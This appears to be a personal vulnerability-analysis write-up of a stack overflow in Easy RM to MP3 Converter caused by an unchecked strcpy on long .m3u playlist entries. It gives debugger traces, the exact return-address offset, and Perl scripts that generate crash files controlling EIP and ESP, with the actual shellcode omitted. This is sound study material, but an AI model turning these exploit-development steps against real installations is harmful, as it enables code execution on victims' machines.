
- an *absolute local pathname*; e.g., C:\My Music\Heavysets.mp3
- a *local pathname* relative to the M3U file location; e.g. Heavysets.mp3
- a URL.

the basic stack overflow like as following:



In my test instance , the .m3u file is in path “C:\”(4 bytes) and the bytes copied from src to des are

0x1D4D(30004d = “C:\” + 30000 + ‘’) We can calc the distance between 0xF9088 and 0xFF688 .it’s 0x6600(26112d) .so in my test ,the offset from the beginning of junk data that before overwritting the returned address is 26112 – 3 = 26109.**yeah ,haha,it equals to the former result we calcated with py script.** In conclusion,if the length of the path of .m3u (including the terminal NULL-byte) + the size of junk data = 26112,then you can override the ret_addr by adding a dword next to the junk data:(**the premise is that you only fill junk data in .m3u without any path**)



And finally, complete the first part of parsing, assign the heapmemory pointer to the dword_1004D600 :

```
00D08C4B  .  52            PUSH EDX
00D08C4C  .  50            PUSH EAX
00D08C4D  .  E8 3ED5FFFF   CALL 00D06190
00D08C52  .  83C4 08       ADD ESP,8
00D08C55  .  3BC6          CMP EAX,ESI
00D08C57  .  A3 00D6D400   MOV DWORD PTR DS:[D4D600],EAX
00D08C5C  .v 74 24         JE SHORT 00D08C82
00D08C5E  .  56            PUSH ESI
00D08C5F  .  56            PUSH ESI
00D08C60  .  50            PUSH EAX
00D08C61  .  E8 AAD5FFFF   CALL 00D06210
00D08C66  .  83C4 0C       ADD ESP,0C
00D08C69  .  83F8 01       CMP EAX,1
00D08C6C  .v 74 14         JE SHORT 00D08C82
00D08C6E  .  A1 00D6D400   MOV EAX,DWORD PTR DS:[D4D600]
EAX=00C80698
DS:[00D4D600]=00000000

地址      十六进制                                          ASCII
00C80698  10 07 C8 00 00 00 00 00 50 06 C8 00 00 00 00 00   ■■?.....P■?....
00C806A8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00C806B8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00C806C8  00 00 00 00 00 00 00 00 07 00 08 00 51 01 08 00   ........■.■.Q■■.
00C806D8  10 07 C8 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■?............
00C806E8  00 00 00 00 00 00 00 00 68 06 C8 00 03 00 00 00   ........h■?....
```

In the second part of Parsing,it mainly call the function Playlist_FindNextItem:

```
0041E3D8  >  B9 80080000   MOV ECX,880
0041E3DD  .  33C0          XOR EAX,EAX
0041E3DF  .  8DBC24 2867   LEA EDI,DWORD PTR SS:[ESP+6728]
0041E3E6  .  F3:AB         REP STOS DWORD PTR ES:[EDI]
0041E3E8  .  8D8C24 2823   LEA ECX,DWORD PTR SS:[ESP+2328]
0041E3EF  .  51            PUSH ECX
0041E3F0  .  FF93 726400   CALL DWORD PTR DS:[EBX+6472]        MSRMfilt.Playlist_FindNextItem
0041E3F6  .  83C4 04       ADD ESP,4
0041E3F9  .  85C0          TEST EAX,EAX
0041E3FB  .v 0F84 D10500   JE 0041E9D2
0041E401  >  BF B4734400   MOV EDI,004473B4                    ASCII "PNM"
0041E406  .  83C9 FF       OR ECX,FFFFFFFF
0041E409  .  33C0          XOR EAX,EAX
0041E40B  .  F2:AE         REPNE SCAS BYTE PTR ES:[EDI]
堆栈 DS:[0010AECA]=00D08D40 (MSRMfilt.Playlist_FindNextItem)
```

Let us see inside Playlist_FindNextItem:

```
signed int __cdecl Playlist_FindNextItem(char *a1)
{
  int v1; // eax@1
  signed int result; // eax@2

  sub_10008DE0(5, aDebugPlaylis_3, aDMpf2_0Mplayer, 192);
  v1 = sub_10006850((int)dword_1004D600, 1);
  if ( v1 )
  {
    strcpy(a1, (const char *)v1);
```

We see our familiar dword_1004D600,and strcpy calling(unsafe). It is the strcpy that caused the stack overflow? Yeah..haha you are right! it first called sub_10006850 to retrive the first non-zero pointer,which points to our entries in playlist.

```
00D08D85  .  8BF7        MOV ESI,EDI
00D08D87  .  8B7C24 14   MOV EDI,DWORD PTR SS:[ESP+14]
00D08D8B  .  68 2095D300 PUSH 00D39520                    ASCII "Debug: Playlist_Fir
00D08D90  .  C1E9 02     SHR ECX,2
00D08D93  .  F3:A5       REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
00D08D95  .  8BCA        MOV ECX,EDX
00D08D97  .  6A 05       PUSH 5
00D08D99  .  83E1 03     AND ECX,3
00D08D9C  .  F3:A4       REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
00D08D9E  .  E8 3D000000 CALL 00D08DE0
00D08DA3  .  83C4 10     ADD ESP,10
00D08DA6  .  B8 01000000 MOV EAX,1
00D08DAB  .  5F          POP EDI
ECX=00001D4D (十进制 7501.)
DS:[ESI]=[02F3ED98]=415C3A43

ECX 00001D4D   30004
EDX 00007534
EBX 00104A58
ESP 000F6D44
EBP 003942B8 ASCII "C:\crash.m3u
ESI 02F3ED98 ASCII "C:\AAAAAAAAA
EDI 000F9088
EIP 00D08D93 MSRMfilt.00D08D93
C 0  ES 0023 32 位 0(FFFFFFFF)
P 1  CS 001B 32 位 0(FFFFFFFF)
A 0  SS 0023 32 位 0(FFFFFFFF)
Z 0  DS 0023 32 位 0(FFFFFFFF)
S 0  FS 003B 32 位 7FFDF000(FFF)
T 0  GS 0000 NULL

地址     十六进制                          ASCII
00C80698 10 07 C8 00 D8 06 C8 00 50 06 C8 00 FF FF FF FF

地址     值
000F9088 00000000
```

```
00D08D90  .  C1E9 02     SHR ECX,2
00D08D93  .  F3:A5       REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
00D08D95  .  8BCA        MOV ECX,EDX
00D08D97  .  6A 05       PUSH 5
00D08D99  .  83E1 03     AND ECX,3
00D08D9C  .  F3:A4       REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
00D08D9E  .  E8 3D000000 CALL 00D08DE0
00D08DA3  .  83C4 10     ADD ESP,10
00D08DA6  .  B8 01000000 MOV EAX,1
00D08DAB  .  5F          POP EDI
EDX=00007534
ECX=00000000

地址     十六进制                          ASCII
0043C000 E4 E9 DA 77 7B 79 DA 77 08 C2 DC 77 FC EF DA 77
0043C010 5D BB DC 77 42 78 DA 77 AB 7A DA 77 D7 EA DA 77
0043C020 17 6C DA 77 00 00 00 00 F4 C7 17 5D F8 1F 18 5D
0043C030 9A 22 1A 5D 78 D5 17 5D F1 DF 18 5D 26 12 19 5D
0043C040 00 00 00 00 79 6F EF 77 70 5B EF 77 09 9E EF 77
0043C050 3B B8 EF 77 3C B7 EF 77 16 8D EF 77 9B 86 EF 77
0043C060 37 65 F2 77 1B 82 EF 77 3F BA EF 77 A5 61 EF 77

地址     值      注释
000FF674 41414141
000FF678 41414141
000FF67C 41414141
000FF680 41414141
000FF684 41414141
000FF688 41414141
000FF68C 41414141
```

As the figure shows,the returned address has been overwritten,of couse I just debug it by a test,

The basic structure used when parsing as following☺

struct dword_1004D600
+0x0
+0x4 &struct_1
+0x8
+0xC
+0x10 index
+0x14 count
+0x18
+0x1c -1 or 3
struct struct_1
+0x 0
+0x4
+0x8
+0xC
+0x10
+0x14
+0x18 EntryArray[] //Pointer Array,store the pointer to the entry in playlist
+0x1C

I have no more time to reverse the whole data type used in parsing and it's necessary to do that,after all what I do here isn't Code Reduction.^_^

Next I will show you how to point EIP to shellocde: make a *test* first(overwrite EIP with “BBBB” and see where ESP points to)

```
my $file= "test1.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Open file and dump memory at the location ESP:

```
ModLoad: 02600000 02612000   C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
(5e0.9ec): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00006667
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
42424242 ??              ???
0:000> d esp
000ffd38  44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47  DEFGHIJK2ABCDEFG
000ffd48  48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b  HIJK3ABCDEFGHIJK
000ffd58  34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43  4ABCDEFGHIJK5ABC
000ffd68  44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47  DEFGHIJK6ABCDEFG
000ffd78  48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b  HIJK7ABCDEFGHIJK
000ffd88  38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43  8ABCDEFGHIJK9ABC
000ffd98  44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47  DEFGHIJKAABCDEFG
000ffda8  48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b  HIJKBABCDEFGHIJK
0:000> d
000ffdb8  43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41  CABCDEFGHIJK.AAA
000ffdc8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffdd8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffde8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffdf8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffe08  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffe18  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffe28  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

I found the esp point to the 5th character of our shellcode why? I guess because the fuction has a parameter whose size is 4bytes so after returning,the argument was poped up from stack In fact, it is really what I guess:

```
.text:0041BCF8                 push    ebp
.text:0041BCF9                 mov     ecx, ebx
.text:0041BCFB                 call    sub_41E2B0      ; crash_function
.text:0041BD00                 pop     edi
```

Now let me add 4 character in front of our shellcode and do the test again,if all goes well, esp should directly point to the beginning of our shellcode:

```
my $file= "test1.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
```

```
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$preshellcode.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Let the application and see the esp again:

```
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00006695
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
42424242 ??              ???
0:000> d esp
000ffd38  31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43  1ABCDEFGHIJK2ABC
000ffd48  44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47  DEFGHIJK3ABCDEFG
000ffd58  48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b  HIJK4ABCDEFGHIJK
000ffd68  35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43  5ABCDEFGHIJK6ABC
000ffd78  44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47  DEFGHIJK7ABCDEFG
000ffd88  48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b  HIJK8ABCDEFGHIJK
000ffd98  39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43  9ABCDEFGHIJKAABC
000ffda8  44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47  DEFGHIJKBABCDEFG
0:000> d
000ffdb8  48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b  HIJKCABCDEFGHIJK
000ffdc8  00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  .AAAAAAAAAAAAAAA
000ffdd8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffde8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffdf8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffe08  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffe18  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffe28  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Oh.Perfect! Now you have control the eip and esp at 0x000ffd38 points to our shellcode.Next we can overwrite EIP by a jump to shellcode

you can reference https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/ for the detial of shellcode ,it's simple and I beliee you can understand it soon,I omit it here^_^

0x2 Analysis Conclusion

The stack overflow in *Easy RM to MP3* is caused by the strcpy(),which doesn't check the size of copied-bytes from src. Here I just analyzed the cause for stack overflow by debugging and tracing,which I think that is very important in vul analysis,in fact, debugging and tracing is really the basic for analysis,I found my dynamic debugging is weak, and I will strengthrn debugging and reversing.I debuged the vulnerable application for many many many time(really many),and I love Breakpoint in debugging! Still that word,*Static analysis is the main,Dynamic analysis is the auxiliary*.

You should be skilled in both for analyzing in one take .I believe I can do that.^_^

Reference:

https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overfl

ows/

ITh4cker 2015/12/6 BeiJing China